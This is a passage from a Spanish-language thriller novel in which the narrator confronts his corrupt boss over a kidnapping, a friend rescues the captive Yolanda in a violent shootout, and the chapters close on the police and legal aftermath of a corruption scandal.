-Espera un momento –dijo-. Tenemos que pensar en las repercusiones. Un escandalo de esta magnitud afectará irremediablemente a Épica. Al fin y al cabo, hemos trabajado con ellos. Hay que hacer control de daños antes de avisar a la policía.

-Me importan una mierda las repercusiones –protesté-. Ahora solo pienso en Yolanda.

-Claro, claro. Estás preocupado por tu amiga, eso lo entiendo. Pero no te precipites. ¿Por qué no me enseñas todo el material que has conseguido y juntos trazamos un plan

de acción? Si hace falta, te acompañaré yo mismo a la comisaría. Conozco a gente en la Jefatura.

-¿Es que no has prestado atención? No tenemos tiempo para eso. Esta noche van a matarla.

-Antes tienes que hablar con nuestros abogados. No te llevará mucho tiempo. Necesitamos estar seguros de que Épica no se ve comprometida.

-Con el debido respeto, Juanjo, que les den por culo a los abogados y que le den por culo a Épica.

-¿Dónde estás? Pasaré a buscarte ahora mismo.

-Estoy en casa de un amigo, pero no te molestes. No pienso perder un tiempo que no tengo. Lo siento.

-¡Escúchame, maldita sea! –dijo a voz en grito-. Nos conocemos desde hace mucho, Ángel. Quiero ayudarte, pero no me lo estás poniendo fácil.

-¿Qué es esto? Ahora sí eres mi amigo.

-Sí, joder, perdona por lo de antes. El rollo jefe despótico y todo eso. No tenía ni idea de lo que pasaba y ha sido todo un shock. ¿Por qué no me dejas echarte una mano?

-¿Cómo?

-Enséñame las pruebas y juntos pensaremos qué hacer con ellas. Tu amiga será lo primero. ¿De acuerdo?

Reflexioné durante unos momentos, escuchando la respiración pausada de Juanjo a través del teléfono. Dudaba si debía coger la mano que me tendía. Solo no había conseguido encontrar ninguna pista; quizá otro par de ojos vieran lo que permanecía oculto para los míos.

-Está bien –acepté.

-Genial. ¿Dónde te recojo?

-Mejor voy yo a Épica. Le pediré a un amigo que me lleve.

-Es mejor no tratar esto en la oficina. Además, yo ya he salido –Hizo una pausa-. Escucha, ¿puedes venir a Manzanares? Esta semana estoy en el chalet.

-¿Y eso?

-Estamos haciendo reformas en el piso de Madrid.

Pensé si merecía la pena desplazarme hasta tan lejos solo para contentar a mi jefe. Al final, entre las opciones de quedarme encerrado en el piso de Marcos esperando que algo sucediera o aceptar el ofrecimiento de Juanjo de ayudarme con el material recopilado, me decidí por esta última.

-Está bien –le dije-. Allí estaré.

Colgué justo cuando Marcos se disponía a salir por la puerta. Le expliqué brevemente la conversación que había mantenido con mi jefe. No pareció muy convencido, pero al final consintió en llevarme tras recomendarme precaución.

-Por si acaso –dijo al tiempo que me tendía la pistola que le había arrebatado al calvo-. No te preocupes. Yo llevo la mía.

Rechacé el arma elevando los ojos al techo.

-Aunque todo empleado sueña con disparar a su jefe –le dije-, llevarlo a la práctica sería pasarse.

Recogí mis cosas mientras él esperaba junto a la puerta. Antes de apagar el portátil, fui cerrando todas las ventanas. La última contenía una de las capturas de la webcam, donde se veía a Etxeondo sentado tras el escritorio. Iba a clicar sobre la X cuando algo llamó mi atención. Me incliné sobre la pantalla y entorné los ojos para focalizar mejor. Estuve unos segundos en esa posición y al final acabé por sentarme, sin perder de vista el punto de mi interés.

Marcos hizo un gesto de impaciencia con los brazos: "Ahora, ¿qué?", parecía preguntar. Pero yo tenía la mirada clavada en la parte superior derecha de la imagen, aquella que mostraba un sector de la ventana del despacho. En ese sector, la luz artificial interior se reflejaba y recortaba la silueta del interlocutor misterioso como la aparición de una película de terror de serie B. Y aunque la cara no era más que una sombra borrosa, supe enseguida de quién se trataba.

Capítulo XXVII
Hacker Épico

Juanjo tenía su segunda residencia en Manzanares, uno de esos pueblos de la sierra donde las urbanizaciones se habían multiplicado en los años de la burbuja inmobiliaria como los hongos en un otoño lluvioso. Tuvimos que bordear el casco viejo y tomar una carretera estrecha, que ascendía por la ladera entre los árboles, hasta llegar a un grupo de casas apartadas con vistas al lago. Detrás, los picos más elevados se recortaban contra el cielo desnudo y apagado de la tarde.

La carretera desembocaba en un arco de piedra con el nombre del complejo residencial grabado en una de sus bases: "Peñalobos". Al pasar por debajo, miré con nerviosismo a ambos lados, esperando que semejante nombre no obedeciera a la existencia de ese tipo de fauna en la zona. Salimos a la calle principal, que serpenteaba entre viviendas unifamiliares cada vez más espaciadas entre sí y a través de un bosque de pinos. El chalet de Juanjo se encontraba al final de una calle cortada, en una gran parcela rodeada por una vaya de piedra. Aunque los árboles ocultaban el primer piso, el gran ventanal del segundo y el tejado de pizarra emergían entre las copas como el periscopio de un submarino.

Una pequeña glorieta ante el gran portalón de entrada para vehículos permitía dar la vuelta. Marcos empezó a girar y se detuvo junto a la acerca. Agarré la manija de la puerta para salir, pero él me asió del otro brazo.

-¿Estás seguro? –me dijo.

Lo miré por encima del hombro y vi que sus ojos también me sujetaban. Le sostuve la mirada por un momento y luego asentí.

-Sigamos con el plan –contesté.

Me quedé contemplando el jeep mientras se alejaba y se perdía tras un recodo de la calle. Cuando ya no fue más que un recuerdo, me volví hacia la puerta peatonal y pulsé el timbre. La puerta se abrió con un zumbido sin que nadie preguntara desde el altavoz.

Un camino de baldosas atravesaba el jardín delantero y llegaba hasta la casa. Caminé bajo la sombra de los grandes pinos, en paralelo a la rampa del garaje. Al otro lado había un claro donde la piscina estaba custodiada por un par de tumbonas, una sombrilla, una mesa de piedra y una barbacoa de obra. Sobre la tranquila superficie del agua, el cielo se miraba como en un espejo. No hacía mucho, los de la oficina nos habíamos reunido en aquel lugar con ocasión del cumpleaños de Juanjo, que ahora me esperaba en el umbral, vestido aún con la camisa, la corbata y el pantalón del traje, aunque sin la chaqueta.



-Ángel, bienvenido –Hizo un gesto con la mano hacia el interior-. Pasa.

Me condujo por el pasillo hacia la parte trasera, dejando atrás el recibidor, las escaleras que bajaban al sótano y subían al piso superior, la biblioteca, el despacho y la cocina, para terminar finalmente en el salón.

Era una estancia dividida en dos ambientes, con el comedor a la izquierda y una zona dedicada al ocio y el descanso a la derecha. En el comedor destacaban una mesa rodeada por sillas de la misma madera oscura, un aparador que exhibía una colección de copas de cristal como si fueran reliquias y una puerta que comunicaba de modo práctico con la cocina; al otro lado, tres cómodos sillones tapizados en cuero, dispuestos en torno a una mesa baja y orientados hacia una silenciosa chimenea de piedra, una pantalla de plasma del mismo tamaño y una barra de bar, tras la que se alineaban botellas de todo tipo, componían un conjunto muy acogedor. Un amplio ventanal ocupaba toda la pared del fondo y ofrecía una espléndida vista de la ladera boscosa, permitiendo al agónico sol inundar de claridad la sala.

-¿Estás solo? –pregunté.

La casa estaba tan silenciosa que nuestras pasos resonaban como en la nave de una iglesia.

-Sí. Carmen ha salido de viaje. Ponte cómodo –Juanjo señaló uno de los sillones y rodeó la barra-. ¿Qué te sirvo?

-Estoy bien, gracias.

-Yo me tomaré algo, si no te importa.

Sacó un vaso de debajo de la barra para servirse un whiskey con hielo. Dio un trago y chasqueó la lengua con satisfacción.

-Malta de doce años –Vino con la bebida para sentarse frente a mí-. Tú te lo pierdes.

-No te privas de nada –Eché una elocuente mirada alrededor, me senté y puse la mochila del portátil sobre la mesa-. Yo me he tenido que pasar a la Pepsi porque la Coca-Cola es más cara.

-Solo se vive una vez –Señaló la mochila con el vaso-. ¿Lo has traído todo?

Asentí.

-¿Has hablado con la policía?

Negué con la cabeza.

-¿Alguien más está al corriente?

-Solo tú y yo ¿Por qué eso te preocupa tanto?

-Necesito tener toda la información. Y necesito que confíes en mí.

-Estoy aquí, ¿no?

-Bien. Has hecho lo correcto –reconoció-. Tengo que decir que nuestra *charla* me dejó muy preocupado. Llevo dándole vueltas al asunto desde entonces, pensando en el modo de salir de este embrollo.

-Yo creía que estábamos aquí para tratar de encontrar a Yolanda.

-Sí, claro. Por supuesto. Pero no podemos ignorar que esa chica nos ha puesto en una posición muy difícil.

-Yo diría que ella se ha llevado la peor parte, ¿no crees?

-Tus acciones no han contribuido a mejorar su situación.

-¿Y qué querías que hiciera?

-¡Hablar conmigo, maldita sea! –exclamó, dando un manotazo contra el brazo del sillón-. Acudir a mí desde el principio.

-¿Qué habría conseguido con eso?

-Hubiera podido hacer algo –afirmó-. Hubiera podido ayudarte.

-¿Ayudarme a mí? –pregunté, frunciendo el ceño-. ¿O a ti mismo?

Juanjo bebió sin dejar de observarme por encima del vaso. Luego lo dejó vacío sobre la mesa y sacudió la mano para rechazar mis objeciones.

-Verás, Ángel, no dudo de que tuvieras buenas intenciones. Querías hacer un favor a tu amiguita y, sin saber cómo, te viste envuelto en un asunto muy feo. Lo que no entiendo es por qué seguiste metiendo las narices. No puedes ir por libre. No en algo que afecta tan directamente a Épica.

-¿Es eso todo lo que te preocupa, Juanjo? ¿Épica? ¿O hay algo más?

-¿Qué quieres decir? –Se encogió de hombros para escenificar la duda.

Me incliné hacia delante para mirarlo directamente a los ojos. Juanjo me sostuvo la mirada durante unos segundos, pero finalmente acabó por apartarla hacia el techo de vigas.

-¿En qué momento cambiaste, Juanjo? –le acusé-. ¿En qué momento pasaste de ser un simple gilipollas a codearte con corruptos y asesinos? ¿O es que siempre fuiste un asqueroso hijo de puta y durante todos estos años me tenías engañado?

Juanjo me miró como si lo hubiera abofeteado, con los ojos y la boca muy abiertos, adoptando una expresión de perplejidad que en otras circunstancias habría resultado cómica. Tardó un momento en reponerse del golpe, como un boxeador a punto de besar la lona, pero lo consiguió finalmente.

-¿Cómo lo supiste? –preguntó.

-Eres el único que lleva esa mierda de pilla corbatas –Señalé el alfiler de Épica sobre su pecho, con la E roja destacada-. Debiste quitártelo antes de acudir al despacho de

Etxeondo. Así no lo habría visto reflejado en la ventana y aún te miraría a la cara sin sentir asco.

Juanjo pegó la barbilla al pecho y observó el insignificante objeto que lo había delatado, como si este fuera el orificio de entrada de un disparo.

-Tú no lo entiendes –Recogió el vaso vacío y se fue tras la barra para llenarlo de nuevo. Después, dio un trago tan largo que hizo desaparecer la mitad del líquido repuesto.

-Claro que no –concedí-. No entiendo por qué te relacionaste con esa gente. No entiendo por qué participaste en una abyecta trama de corrupción. Y no entiendo por qué te implicaste en el secuestro de una chica inocente. ¿Por qué, Juanjo? ¿Por qué?

Vació el vaso con un segundo trago que le obligó a cerrar los ojos con fuerza. Cuando los abrió, me dirigió una sonrisa displicente.

-Por qué, preguntas –La sonrisa pasó de desdeñosa a divertida-. ¿De verdad necesitas que te conteste? ¿De verdad, Ángel, necesitas saber por qué la gente hace lo que hace?

-No nos metas a todos en tu mismo saco de mierda –le amenacé-. No todo el mundo es una escoria como tú.

La sonrisa de Juanjo se congeló como la del Jocker. Ya no tenía nada de divertida.

-La verdad es que tú y yo no somos tan diferentes.

-¡Y una mierda! –escupí.

-Es cierto. Si no me crees, piensa en cómo hemos llegado hasta aquí –Me dio unos instantes para reflexionar mientras se acomodaba en un taburete tras la barra-. Tú querías proteger a tu amiga, novia o lo que sea. El mismo instinto de protección hizo que me embarcara en esta empresa.

-¿Qué protección ibas a procurarte colaborando con unos cuantos criminales? –le dije-. ¿Qué necesitabas proteger para llegar a eso, Juanjo?

Su mano abarcó la estancia como si la respuesta estuviera allí mismo, entre los cuadros de firma y los lujosos paneles de roble.

-Esta casa, el piso, los coches, el club de campo… ¡Mi mujer! ¡Mi modo de vida! ¿Tú sabes lo que cuesta mantener todo esto? ¿Crees que puedo permitírmelo con el sueldo de Épica?

-¡Por dinero! –le grité-. ¡Has secuestrado a Yolanda! ¡Por dinero!

-Claro que por dinero, idiota. ¿Por qué iba ser si no? El dinero mueve el mundo y nunca es suficiente. Sé que suena materialista, pero es la pura verdad.

-Entiendo que tuvieras ambiciones, pero ¿enfangarte en un asunto de corrupción?

-Este país está en manos de una élite política y económica. El resto de ciudadanos no cuenta para nada. Si quieres aspirar a lo que ellos tienen, debes entrar en su juego. Nadie consigue nada si no es aceptando sus reglas. Y si estás con ellos, no tienes nada que temer.

-Está la policía –objeté-. Están los jueces.

-No me hagas reír –resopló, más enfadado que divertido-. La policía y los jueces dependen de los políticos. ¿Cuántos de estos acaban en la cárcel después de que sus chanchullos salgan a la luz pública? ¡Ninguno! Los políticos han montado este sistema. Comunidades Autónomas, ayuntamientos, empresas públicas… No son más que plataformas donde los partidos colocan a los suyos para mantener sus estructuras de poder. Los partidos políticos ostentan el verdadero poder. Si todavía no lo crees, piensa en cómo los políticos han quebrado esas instituciones con sus despilfarros y sus corruptelas y en quiénes lo están pagando ahora. No tienen ningún tipo de responsabilidad. Los mismos que han creado el problema, dicen pretender solucionarlo subiendo aún más los impuestos, que ellos no tendrán que sufrir porque su dinero está bien seguro en paraísos fiscales.

-Puede que tengas razón, pero eso no justifica tus crímenes.

-Es muy difícil mantenerse limpio cuando todo lo que te rodea está manchado por la corrupción; cuando personajillos sin la más mínima preparación nadan en la abundancia de la noche a la mañana, solo porque su partido los ha puesto muy arriba en una lista electoral y ahora son concejales de urbanismo en algún pueblo de medio pelo; cuando alguien te ofrece un trozo de ese pastel a cambio de muy poco, lo aceptas sin más. No quiero seguir formando parte de esa clase media que los políticos están destruyendo. Quiero formar parte del club de los elegidos.

-¿Qué te pidieron a cambio?

-Ayudé a montar una red segura para sus operaciones –confesó-. Telgroup conseguía contratos inflados de la Comunidad sobornando a las personas adecuadas. Para disfrutar de los beneficios necesitaban los recursos de Épica. Yo me encargaba de todo lo relacionado con la seguridad. Nada diferente a lo que hacemos para nuestros clientes.

-¿Nos utilizaste?

-De la mayor parte del trabajo me encargué yo mismo, pero tengo que admitir que en ocasiones recurría a alguno de vosotros. Como cuando tuvimos que identificar al empleado que robó el archivo.

-Pablo lo descubrió. Por eso fuisteis a por él.

-Ese asunto lo manejaron desde Telgroup. Y debo decir que de forma incompetente. Para cuando me informaron de su error, ya era demasiado tarde.

-Entonces averiguasteis que Pablo había enviado el archivo a Yolanda y fuisteis a por ella. ¿Quiénes son los dos tipos que enviasteis?

-Ah. Ibáñez y Salcedo. Dos sujetos a los que Telgroup recurre cuando surgen complicaciones. Tienen habilidades muy concretas y están tremendamente motivados por un buen salario.

-¿Sabías que intentaron matarme?

-Yo no tuve nada que ver –se defendió-. Cuando me enteré, me puse furioso. Actuaron sin mi conocimiento. Si hubiera sabido lo que pretendían, lo habría parado y manejado de otro modo.

-Ahora mismo estoy conmovido.

-El sarcasmo no te ayudará, Ángel –Sacudió la cabeza-. Me has dejado sin opciones. Tu suerte ya no depende de mí.

-Dime dónde está Yolanda –exigí-. ¿Está aquí?

-¿Serviría de algo si te dijera que nunca imaginé que todo acabaría de este modo?

-No. ¿La tienes aquí? –repetí.

-Los dos sabemos que esto terminará mal. Y solo porque tú has querido que así fuera.

-¡Maldito hijo de puta! ¿Dónde está Yolanda?

-¡En el sótano! –gritó, desviando los ojos hacia un punto por encima de mi hombro-. Ahora mismo te reunirás con ella.

Seguí la dirección de su mirada, pero el cañón de una pistola contra mi mejilla impidió que me volviera por completo. Aún así, por el rabillo del ojo reconocí a quien me apuntaba.

-¿Tú eres Ibáñez o Salcedo? –pregunté.

Espárrago, como le había bautizado Marcos, se había acercado desde la cocina sin que yo me diera cuenta y ahora me obligaba a levantarme con una sonrisa de suficiencia remarcando la crueldad de su rostro. Ya en pie, alcé los brazos sin que ninguno de los dos me lo pidiera, supongo que influenciado por haber visto ese mismo gesto en infinidad de películas.

-¿Y Salcedo? –le preguntó Juanjo.

-Lo he dejado con la chica.

-Así que tú eres Ibáñez –le dije con voz temblorosa.

-¡Cállate! –No parecía que quisiera presentarse formalmente.

-¿Por eso querías que viniera? –le pregunté a Juanjo, escupiendo todo el desprecio que sentía-. Querías tenernos a los dos juntos para matarnos ¿Vas a dejar que este tipo nos dispare a sangre fría? ¿Tu conciencia te dejará seguir viviendo?

-Te has puesto tú solito en esta situación –dijo, evitando mirarme mientras se acercaba a la puerta del pasillo, haciendo gestos de impaciencia a su compinche-. ¡Vamos!

Ibáñez me empujó con la pistola hacia el pasillo. Cuando pasamos junto a Juanjo, este nos siguió en dirección al recibidor. Cada vez que reducía el paso, Ibáñez me clavaba el cañón de la pistola en la columna, obligándome a seguir. De este modo llegamos a las escaleras.

-Abajo –ordenó Juanjo. Y dirigiéndose a Ibáñez-: Saldréis por el garaje.

-El coche está preparado –informó este, dándome un nuevo empujón en la espalda.

Comencé a descender los peldaños con los otros dos siguiéndome los pasos. Ante mí tenía un descansillo y luego la escalera giraba a la derecha. Ninguna luz iluminaba ese tramo, pero llegaba suficiente claridad del primer piso para mostrar una puerta cerrada al fondo. Juanjo se adelantó para abrirla.

Accedimos a un largo pasillo, con tres puertas cerradas a la derecha. Ignoramos las dos primeras y nos plantamos ante la última. La llave estaba puesta y colgaba de la cerradura.

-¿Dónde está Salcedo? –preguntó Juanjo.

El otro se encogió de hombros con evidente desconcierto.

-Habrá ido al coche –apuntó.

-Es igual. Saquemos a la chica y terminemos con esto.

Ibáñez abrió la puerta.

Ante nosotros apareció un cuarto sin ventanas de paredes de hormigón, concebido originalmente por el arquitecto como despensa o almacén, pero que a la vista del colchón desnudo sobre el suelo se había estado utilizado como celda. En el centro, boca abajo y con las manos atadas a la espalda, Salcedo yacía inconsciente.

-Pero ¿qué coño…? -exclamó Ibáñez, retrocediendo hacia el pasillo.

-¡Tira el arma al suelo! –gritó Marcos desde el otro lado.

Sé que todo sucedió muy deprisa, que apenan transcurrieron unos segundos, pero al recordarlo siempre pienso en una de esas secuencias de la película "300", donde su director, Zack Snyder, juega con el ralentí y la aceleración de la imagen, distorsionando el tiempo de la acción.

Marcos apareció por la primera puerta del pasillo, a cubierto tras el marco y empuñando una pistola que apuntaba al pecho de Ibáñez. Este terminó de volverse, abrió los ojos de par en par cuando localizó la amenaza y empezó a levantar su arma. Yo me abalancé sobre Juanjo y ambos caímos en el interior del cuarto, junto al cuerpo inerte de Salcedo. A horcajadas sobre Juanjo, me giré y observé a través de la puerta abierta.

Ibáñez disparó dos veces desde el pasillo (pum, pum) y mis oídos se llenaron de pitidos. Escuché otras dos detonaciones seguidas (paf, paf), como truenos apagados de una tormenta lejana. El matón se desplomó hacia atrás con una sacudida y chocó contra la pared, deslizándose por ella como una marioneta a la que hubieran cortado los hilos. En

su pecho aparecieron dos agujeros rojos, que se extendieron poco a poco hasta formar una única mancha escarlata en la camisa, y sus ojos quedaron fijos en un punto cualquiera.

La pistola, que había abandonado sus manos, ahora daba vueltas en el aire, como si la gravedad no tuviera fuerzas suficientes para atraerla. Acabó chocando contra el suelo de la habitación y rebotando hacia donde Juanjo y yo nos encontrábamos, a solo un metro de nuestro alcance.

Juanjo fue el primero en reaccionar; me lanzó un puñetazo a la cara y consiguió escabullirse por un lado. El golpe me dejó algo desorientado y lo perdí de vista durante los pocos segundos que tardé en recuperarme. Me volví para contraatacar, pero Juanjo ya se había hecho con el arma y me apuntaba.

No vi mi vida pasar por delante de los ojos, solo el cañón de la pistola destinada a ponerle fin. Mientras esperaba la bala, me pregunté absurdamente si escucharía el disparo antes del fundido a negro. Luego decidí que eso no era importante y me acordé de Yolanda. A través de las lágrimas, pude ver lo que ocurrió a continuación.

Marcos irrumpió en el cuarto con la pistola levantada en posición de combate, observó la situación y embistió contra Juanjo en el momento en que este disparaba. Se produjo un fogonazo atronador que arrancó trozos de pared sobre de mi cabeza. Los dos cayeron al suelo y comenzaron a luchar, cada uno intentando apuntar y trabar los brazos del contrario a un mismo tiempo.

Con un movimiento de piernas, Marcos se situó encima y le inmovilizó las muñecas. Se dio cuenta de que el otro trataba de girar el arma y apuntar hacia arriba, así que le soltó un rodillazo en el costado. Juanjo se encogió de dolor y relajó la mano, aunque no acabó de soltar la pistola. Solo lo hizo cuando Marcos le estrelló el codo contra la nariz y todo se le volvió de un rojo intenso y doloroso.

Para cuando pude levantarme y echar una mano, mi amigo ya lo tenía controlado. Le ató las manos a la espalda mientras le ponía una rodilla sobre el cuello para impedir que se moviera. Una vez asegurado, lo arrastró junto a Salcedo, a quien el estrépito había devuelto la conciencia. Ambos se agitaron impotentes en el suelo, como sardinas fuera del agua.

-Lo siento –sollozaba Juanjo, con un gracioso tono nasal provocado por su nariz rota-, lo siento, lo siento, lo siento…

-¿Estás bien? –me preguntó Marcos, ignorando su lamento y palpándome el torso sin esperar a mi respuesta.

-Estoy bien –dije, señalando el orificio de la pared-. Me has salvado la vida… Otra vez.

-Bueno –dijo, mientras se guardaba las armas a ambos lados de la cadera-, al final ya sabes que "o mueres como un héroe…"

-"…o vives lo suficiente para verte convertido en un villano"-continué-. Sí, lo sé. Por cierto, ¿dónde está Yolanda? ¿Se encuentra bien?

Mi amigo se acercó, puso una mano sobre mi hombro y me miró con su expresión habitual. Temía que estuviera a punto de darme una mala noticia y empecé a negar con la cabeza, pero solo hasta que sus labios se curvaron un milímetro hacia arriba, lo suficiente para tranquilizarme.

-Ven conmigo –me dijo.

-¿Qué pasa con estos? –pregunté, señalando con la barbilla a los dos prisioneros.

-Déjalos ahí. No se van a escapar.

Salió al pasillo y giró en dirección a las escaleras, pasando por encima de las piernas de Ibáñez sin prestarle la menor atención. Yo esquivé el cadáver (la mirada perdida indicaba que había muerto) con algo más de escrúpulos, pero no hasta el punto de sentir lástima por el hombre que me había causado tantos males. Él había tomado muchas malas decisiones en la vida, la última de las cuales había sido disparar contra Marcos; y que Marcos estuviera armado cuando lo hizo la convertía en la peor de las decisiones posibles.

Salimos al garaje por la primera puerta. Tenía el tamaño suficiente para albergar al "Halcón Milenario", pero allí solo estaban estacionados el Mercedes de Juanjo y una furgoneta oscura con la puerta trasera abierta. Ambos vehículos se alineaban de cara al portón de entrada y parecían preparados para salir de un momento a otro. En la pared del otro lado había varias estanterías metálicas y una única puerta.

Nos asomamos a la caja de la furgoneta y vimos que el interior estaba forrado de plásticos transparentes. Encontrarme ante la prueba del destino que nos habían reservado a Yolanda y a mí me secó la boca, pese a que era consciente de que el peligro había pasado.

-Vi este coche durante la vigilancia de la casa de Etxeondo –dijo Marcos, apoyando una mano sobre el Mercedes.

Era verdad. Marcos había anotado todas las matrículas de los vehículos que paraban en casa de nuestro objetivo, pero yo había estado demasiado centrado en los aspectos técnicos de la investigación como para comprobarlas y establecer una relación con el Mercedes de mi jefe.

-¿Y bien? –pregunté a Marcos.

Mi amigo sonrió y señaló la puerta solitaria.

-Le dije que se escondiera ahí hasta que todo terminara –Me empujó con delicadeza hacia la puerta-. Adelante, colega.

Me acerqué con paso inseguro, flotando como un astronauta sobre la superficie lunar. Las piernas me temblaban y me faltaba la respiración, pero conseguí llegar al pomo y asirlo con mano firme. Empujé, permitiendo que la luz penetrara en el pequeño cuarto y llegara hasta el rincón más apartado. Allí, acurrucada como una niña asustada, Yolanda se sujetaba las rodillas.

Es cierto que estaba sucia y desaliñada tras tres días en cautividad, que llevaba la misma ropa que la noche del secuestro, tan arrugada que parecía la obra de un diseñador esquizofrénico, que tenía el rostro abotargado por el miedo y la desesperación; pero cuando alzó la cabeza y me miró a través del cabello desordenado, cuando sus ojos destellaron con la luz del reconocimiento, cuando se levantó de un salto y corrió hacia mí para abrazarme, cuando la estreché entre mis brazos y sentí sus lágrimas de alegría en mi mejilla, cuando todo eso sucedió, por un momento, solo por un momento, todo fue perfecto.

Después, escuchamos el ulular de las sirenas.



Capítulo XXVIII
Redención

Cuando la policía se hizo cargo, todos nos vimos envueltos en un buen follón.

Solo pudimos intercambiar unas pocas palabras antes de que nos separaran y metieran a Yolanda en una ambulancia camino del hospital. A Marcos y a mí nos trasladaron a la Comisaría General, donde Suárez y Prado estaban ansiosos por saber, según palabras del primero, en qué coño estábamos pensando para asaltar la guarida de unos peligrosos delincuentes y dejar un fiambre en el camino.

Atrás quedó la escena del crimen, rodeada por vehículos-patrulla y bajo un aura de destellos azules, con su ejército de policías recabando pruebas, ocupándose de los detenidos y asistiendo al levantamiento del cadáver.

No me dejaban ver a Marcos. Tampoco me decían nada sobre Yolanda. Esperé durante horas en la misma sala de interrogatorios que la última vez a que los inspectores terminaran con sus asuntos y se ocupasen de mí. Cuando llegaron, les conté la verdad, tal como Marcos me había aconsejado.

-Cuando descubrí que mi jefe, Juanjo Rivas, era quien retenía a Yolanda y había recibido la orden de matarla esa misma noche, envié un correo al inspector Prado con la información y las pruebas.

-Pero luego pensaste que era mejor idea actuar por tu cuenta y riesgo –repuso Suárez.

-Era cuestión de vida o muerte, ¿qué queríais que hiciera? ¿Esperar a que os decidierais a montar una de vuestras operaciones de rescate? Ya era demasiado tarde para eso. Tenía que ganar tiempo y asegurarme de que Yolanda no sufría ningún daño.

-Razón por la cual te metiste derecho en la boca del lobo –apuntó Prado.

-Sabía que a mí también querían silenciarme. Antes de descubrir su implicación, le dije a Juanjo que le enseñaría las pruebas. Después, fingí ignorancia y le seguí la corriente, pero al final lo acusé de formar parte de la trama y de participar en el secuestro. Entonces lo confesó todo.

-¿Por qué haría una cosa así? –preguntó Suárez.

-Supongo que se sentía seguro, al creer que ya nos tenía en su poder.

-Pero tu amiguito el boina verde también rondaba por allí.



-El plan era que yo entretendría a Juanjo mientras Marcos se infiltraba en la casa desde el bosque. Tenía que sacar a Yolanda y llevarla a un lugar seguro, a ser posible sin que sus captores se dieran cuenta. Después, esperaría a la policía. Pero al final, las cosas se complicaron.

-¡Vaya si se complicaron! Tu amigo se enfrenta a una imputación por homicidio. Eso sin contar lesiones, obstrucción a la justicia, tenencia ilícita de armas…

-¿Qué está diciendo? –exclamé, furioso y perplejo a un mismo tiempo-. Marcos puso en riesgo su propia vida para salvarnos. El otro tipo no le dio opción. Fue defensa propia. Es un héroe. Deberían darle una medalla.

-Tranquilo, que por nosotros no será. Sabemos lo que habéis hecho y estamos de vuestra parte. Pero las leyes de este país no favorecen a los héroes.

-Es lógico, cuando quien las hace es gente como la de esa lista –señalé, haciendo referencia a los políticos que habían recibido pagos.

Ya amanecía cuando me soltaron y pude regresar a casa. Marcos debía permanecer detenido a la espera de pasar a disposición judicial. Los inspectores me aseguraron que saldría bajo fianza debido a las circunstancias atenuantes, pero eso no me tranquilizó lo más mínimo.

Después de una intensa búsqueda en Google, contacté con un prestigioso abogado, Saúl Gómez-Valls, famoso por desmontar las acusaciones más sólidas de la fiscalía gracias a su oratoria ante el jurado y la inteligente manipulación de los medios en favor de los intereses de sus defendidos. Cuando le hablé de Marcos, aceptó defenderlo gratis, encantado por las repercusiones mediáticas del caso.

El abogado consiguió su libertad con cargos, sin necesidad de abonar ninguna fianza. Le garantizó que después del juicio quedaría absuelto, si es que la fiscalía se atrevía a continuar con la acusación ante la tormenta periodística que pensaba desencadenar. Se despidieron con un apretón de manos en la puerta del juzgado, donde yo esperaba a mi amigo para llevarlo de vuelta a casa.

Yolanda había salido del hospital tras unas horas en observación. Para cuando pude llamar a su habitación, ya le habían dado el alta. Al final, pude contactar con ella por medio de Pablo. Me dijo que se marchaba al pueblo de sus padres, que necesitaba un tiempo alejada de todo para recuperarse ¿Lo entendía? Claro. Había pasado por una experiencia muy traumática y quería estar con los suyos. ¿Me dolía? Por supuesto. Después de todo lo que había sucedido, esperaba algo diferente.

En cuanto a la operación policial que se inició tras los acontecimientos de la noche del lunes, todavía estaba en curso. Se habían practicado registros en las oficinas de Telgroup y Épica, así como en los domicilios de Etxeondo, Alexander y Juanjo. Con las pruebas obtenidas, la policía también había identificado a otros implicados.

Al final, los investigadores estaban bastante seguros de poder demostrar que los detenidos habían establecido un entramado societario para nutrirse de fondos de la Comunidad. Mediante el soborno de cargos públicos, conseguían la adjudicación de contratos a dedo que les reportaban pingües beneficios, los cuales se repartían en cuentas bancarias de paraísos fiscales.

Sin embargo, las pruebas que vinculaban a autoridades políticas habían desaparecido misteriosamente. Yo sabía que existían. De hecho, las tenía en mi ordenador y demostraban, sin ningún género de duda, que muchos miembros del gobierno habían recibido cuantiosas sumas de dinero, así como su relación con los detenidos. El problema, como siempre, era que no podían ser utilizadas en la causa debido al modo en que se habían obtenido. Eran pruebas viciadas, un legalismo que impedía hacer justicia. Además, si insistía en presentarlas ante un juez, este las rechazaría y quien acabaría en la cárcel sería yo. Una vez más, la ley protegía al delincuente y desamparaba a la víctima.

La buena noticia, aunque no representaba consuelo suficiente, fue que se decretó prisión sin fianza para Etxeondo, Alexander, Juanjo y Salcedo por los delitos de tentativa de homicidio, secuestro, fraude y blanqueo de capitales.

Era viernes y me encontraba en casa, sentado ante el escritorio y culminando el proyecto que había iniciado de forma casual el día en que empezó todo. Utilizaba los monitores derecho y central para controlar el proceso, mientras que en el de la izquierda veía las noticias de la noche. El presentador estaba ofreciendo a sus telespectadores, con un tono a medio camino entre profesional y emotivo, la noticia bomba de la jornada:

"...en rueda de prensa y ante numerosos medios de comunicación, Esther Álvarez ha anunciado que se retira de la vida política por razones personales. Este anuncio, que ha sorprendido a propios y extraños, ha coincidido en el tiempo con una espectacular operación policial contra la corrupción. La policía continúa con los registros de la empresa Telgroup, concesionaria de importantes contratos públicos, después de que varios de sus empleados hayan sido acusados de fraude. Según algunas fuentes a las que ha tenido acceso esta cadena, funcionarios y cargos públicos de la Comunidad podrían estar implicados. La hasta ahora presidenta ha desmentido estas informaciones y ha querido negar que las actuaciones policiales le hayan empujado a dejar el cargo, ya que era una decisión que había tomado meses atrás. También ha aprovechado para defender la honestidad y transparencia de todos los miembros de su gobierno, cuya única preocupación, según sus propias palabras, ha sido velar por los intereses generales de los ciudadanos…"

La voz del presentador continuaba repasando los logros conseguidos por las presidenta durante su larga carrera política, mientras en la pantalla se pasaban videos con sus grandes momentos: dando un discurso ante sus fieles, hablando ante la asamblea, concediendo una entrevista, cortando la cinta durante una inauguración…

Sacudí la cabeza y, como tantas otras veces en que necesitaba esconderme tras las sombras, apagué el audio y me concentré en el trabajo.

